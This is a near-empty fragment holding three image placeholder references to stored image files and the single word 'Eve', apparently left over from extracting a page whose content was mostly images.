
Eve







